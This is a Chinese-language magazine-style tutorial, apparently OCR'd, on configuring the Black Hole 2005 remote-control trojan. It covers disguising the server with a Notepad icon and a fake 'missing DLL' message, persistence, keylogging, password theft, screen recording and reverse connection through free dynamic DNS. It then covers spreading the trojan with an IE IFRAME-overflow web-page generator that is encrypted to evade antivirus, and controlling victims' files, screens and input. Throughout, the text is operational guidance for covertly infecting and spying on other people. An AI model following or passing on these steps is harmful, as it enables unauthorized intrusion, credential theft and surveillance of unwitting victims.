


图2

黑洞2005为用户提供了三个安装路径以供选择，包括远程计算机的Windows目录、System目录以及Temp目录，用户可以按照自己的意愿将服务端程序安装到其中一个目录，这里我们选择Temp目录。在“程序安装名称”后面设置服务端安装到远程计算机后的程序名称。如果选中了“安装完毕后删除安装文件”选项，那么当你通过某种方法将你的服务端程序上传到远程计算机并运行后，木马的服务端程序将自动删除不会再保存原始的安装程序。选择了“安装完毕后显示提示”选项，在“提示内容”后面输入你想要提示的文字，如：缺少DLL文件！对方运行后就会出现你设置的提示内容。在“启动选项”里，可以设置木马启动的相关选项（如图3）。

全新的黑洞2005对Win98/WinMe系统通过修改注册表达到启动的目的，而对WinNT/2000/XP/2003这些系统采用开启服务方式启动。选中“Win98/WinMe下写注册表每次开机自动运行”选项，然后在下面的“注册表启动名称”中输入木马服务



图3

端的启动名称，再选中“WinNT/2000/XP/2003下以服务形式启动”，分别在“服务名称”、“显示名称”、“服务描述”中填入相关的内容，至于怎么写就要发挥大家的想象了，我们也可以依照系统服务项来写，不过这里需要特别注意的是，千万不要把所有信息都照抄系统服务，否则生成的服务端有可能无法正常运行。“功能选项”选项里（如图4）。




图4

选择“允许键盘记录功能”、“允许系统密码功能”以及“使用屏幕录像功能”三项功能，并对“录像每帧间隔时间”进行设置。使用这些功能后，即使服务端电脑没有和客户端进行连接，服务端电脑的一切操作都会录在本地硬盘当中，同样键盘操作也会被记录在硬盘中。如果你选择了“运行后在任务栏显示图标并允许退出”选项，那么远程用户在运行了服务端后就会在远程系统的任务栏中显示一个服务端的图标，这样远程用户就可以通过双击服务端图标对服务端进行关闭，但是并不能删除服务端程序并且下次会照样随系统重新启动的。等服务端下次连接到客户端时，我们就可以使用客户端程序把记录的文件下

载下来。最后选择“上线选项”选项卡，新的黑洞2005在连接方式上放弃了原先传统的自动连接的方式，只保留了现在流行的反弹连接这一种连接方式（如图5）。




图 5

黑洞2005的反弹连接同样为用户提供了两种方案，即“域名反弹”和“FTP反弹”。“FTP反弹”是较早的一种反弹方式，这种反弹方式相对“域名反弹”不仅难度大一些，速度慢一些，还会有诸多限制，因为这种反弹方式前提就是需要一个网络空间的支持。下面就以“域名反弹”为主为大家讲解。如果你没有现成的域名可以单击下面的“查看”按钮，在弹出的“更新IP地址”界面中选择“yeah.net更新IP”面板，我们可以在这注册网易公司的免费二级域名，输入你喜欢的域名和密码，单击“注册”按钮，在下面的窗口中会反映出注册的情况（如图6）。




图 6

这里要提醒大家一下，由于最近yeah.net的域名服务器常常出问题，所以大家尽量采用126.com这个域名服务器。域名注册成功以后，返回“上线选项”窗口，填入刚刚申请的域名，如http://newhd2005.126.com，点击“测试”按钮测试域名输入是否正确。现在，关于服务端的配置已经基本完成了，如果用户想更改服务端的图标可以点击“修改图标”按钮选择图标，软件默认的服务端图标是记事本程序的图标，用户在弹出的“图标选择”窗口点击“选择文件”按钮，黑洞不仅支持图标图片文件（*.ICO,*.BMP），而且可以从可执行文件（*.EXE）和动态连接库文件（*.DLL）中提取图标进行使用（如图7）。




图 7

用户可以通过箭头符号来选择相应的图标，选择完成后，点击“确定”按钮即可。

所有的设置都完成后，点击“生成”按钮就可以生成一个用户需要的服务端程序，生成的服务端程序仅170K左右，比以前的300多K小多了。因为现在黑洞的定位是正规的远程管理工具，所以新的黑洞2005已经不使用线程插入等隐藏服务端的技术了，如果你想隐藏服务端程序，可以用文件夹中自带的AFX Rootkit 2005实现。

种植木马

现在最流行的木马种植方法要算网页木马了，正好冰狐浪子开发了一个利用微软IFRAME溢出漏洞的网页木马生成器。今天，我们就利用该生成器来生成一个网页木马。首先在网上下载网页木马生成器的压缩包(http://www.icyfoxlovelace.com/up/1110702235.rar)，运行木马生成器程序wymmpro.exe，在弹出的“IE网页木马专业版生成器”操作面板中找到“木马程序路径”栏，在后面输入刚刚上传的木马服务端程序的路径，如http://www.icyfoxlovelace.com/test.exe，其它的设置项我们都按照程序的默认设置就可以了。

配置完后，最好选中“对生成的网页木马代码进行压缩或加密”选项，这样的话，就可以避免生成的网页木马被杀毒软件查杀。最后在“生成的网页名称”后输入网页木马的名称再点击“生成”按钮即可生成网页木马了。将生成的网页木马上传到网页空间，当有人浏览后就会掉进这个精心设置好的陷阱。

控制服务端

当网络连接成功后运行黑洞，由于黑洞2005全部数据使用一个端口完成，这样也便于内网的用户进行端口映射操作。首先点击“系统设置”菜单下的“连接端口与密码设置”命令，在弹出的窗口中设置你需要的监听端口和连接密码（如图8），





图 8

重新启动木马软件即可生效。然后点击“自动上线”按钮。在弹出的窗口中切换到“yeah.net更新IP”面板，填入你申请的域名和密码，点击“更新到空间”按钮，这样域名就会被转换为当前的IP地址，当服务端连接域名时，实际就是连接你的IP地址，这样远程的服务端就会和本地的客户端自动连接了。这里需要提醒一下大家，最近网易的域名服务器常常出问题，大家在更新域名时要多试几次。成功连接后，就有一台电脑到我们的客户端来“报到”（如图9）。


图 9

我们可以清晰的在客户端中看到服务端电脑的上线名称、IP地址、实际地址、上线时间、服务端版本等信息，新版本支持在线修改远程服务端电脑的上线名称。

我们随便单击用户列表中的一个IP地址后，就可以开始对这台电脑进行远程控制了。首先我们来看看黑洞的文件管理功能，一个远程控制软件的好坏，其远程文件管理功能是否强大就显得尤为重要。点击“文件管理”按钮，在弹出的“文件管理”窗口就可以进行文件管理操作。黑洞的文件管理界面模仿了的远程控制软件Radmin。用户可以通过鼠标直接把文件拖放到目标文件夹来进行文件的上传、下载操作，并且可以通过鼠标右键命令对本地电脑以及远程电脑中的文件进行打开、运行、新建、重命名、删除等操作。新的黑洞2005对文件管理功能进行了进一步的优化提升，真正实现了的多线程操作。以前使用黑洞2004时，用户想同时下载两个文件，那么软件就会一个接一个的下载，在黑洞2005中就实现多文件等同步下载，从而有效的节省了传输的时间（如图10）。




图10

除了可以进行同步下载外，黑洞2005还可以实现基于多对象文件的完全操作，而以前只能同时对单个目录或文件进行操作（如图11）。




图11

黑洞2005同样为用户提供了抓屏功能，有“手工抓屏”和“自动抓屏”两种方式。通过“手工抓屏”功能，在弹出的“屏幕监控”窗口中就可以清晰的看到对方的屏幕（如图12），不过该功能每次只能抓取一张图片，当你需要再次抓取对方屏幕时，需要点击右键菜单中的“下一幅”命令，而“自动抓屏”功能就可以自动的连续不断的抓取对方屏幕，这样可以及时的了解到远程用户的操作。用过黑洞2004的用户都感觉得到，黑洞的抓屏速度明显没有同类的其它软件速度快，在新版的2005中，作者通过对代码的重新编写优化，并且使用了数据暴发技术，能最大限度地使用网络传输流量，抓屏速度明显得到了提升。无论你选择哪一种抓屏方式，都可以通过点击右键菜单中的“保存图片”命令，把抓取的图片保存到硬盘，并且还可以通过菜单中的“允许控制远程鼠标、键盘”命令对远程桌面进行实际的控制，就好像通过远程桌面那样对对方的桌面进行操作了，还可以发送热键Ctrl+Alt+Del让远程电脑重启。

